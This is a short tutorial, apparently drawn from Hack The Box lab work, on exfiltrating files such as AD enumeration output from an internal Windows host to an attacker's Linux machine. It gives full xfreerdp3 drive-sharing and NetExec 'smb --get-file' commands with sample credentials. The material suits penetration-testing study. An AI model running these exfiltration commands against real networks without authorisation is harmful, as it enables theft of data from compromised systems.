Victim Windows → Host Linux
An exfiltration technique with the following data flow: Attacker ← DMZ host ← Internal host.
IP routing can make it tricky to move files from a subnetted host back through to hosts in a DMZ.
So how can an attacker transfer an ADusers.txt, SharpHound.zip, or Panther.xml file from a host deep in the internal network? Here are two simple techniques an attacker can use to retrieve those files.
Method 1: RDP
The great thing about this method is that it doesn’t require Administrator privileges. Assuming we can reach the victim host in the subnet from a Linux host, we’ll use xfreerdp3 to connect to that target, victim host and share a folder with it:
xfreerdp3 /v:IP /u:username /p:password +clipboard /drive:share,/home/benwg/AD_Set/In place of the /home/benwg/AD_Set/ you’ll want to enter the full path to the folder you want to share and receive files.
Essentially we’re starting xfreerdp3 with one of our own folders mapped into the session. This means that on Windows when we open File Explorer → This PC → Network → tsclient → \\tsclient\share we should see any files in the folder we shared from Linux. Now we can simply copy and paste between the two hosts!

The shared folder shows up in the RDP session under Network → tsclient.
Method 2: SMB
For the SMB method we’ll need CrackMapExec or its successor NetExec nxc.
For this method we would need some higher privileges, preferably Administrator.
Essentially, we’re using the --get-file argument and specifying the path on Windows followed by the desired path on our Linux host. This method requires privilege to C$, aka the C drive. Below are two examples to get the gist of it.
nxc smb 172.16.251.152 -u user -p pass --get-file \\Windows\\Temp\\whoami.txt /tmp/whoami.txt

nxc smb 172.16.7.50 -u AB920 -p weasal --get-file \\Users\\AB920\\Documents\\bloodhound.txt /home/benxo/HTB/Modules/AD2/bloodhound.txt
If you’re not an Administrator, you’ll get an error message since we’re trying to access the C drive as a non-privileged user. There may be some alternate privileges that allow this level of access besides full Administrator, so before you run this, make sure you’re aware of your user’s access rights.
I’d recommend the highly readable NetExec Wiki: https://www.netexec.wiki/smb-protocol/get-and-put-files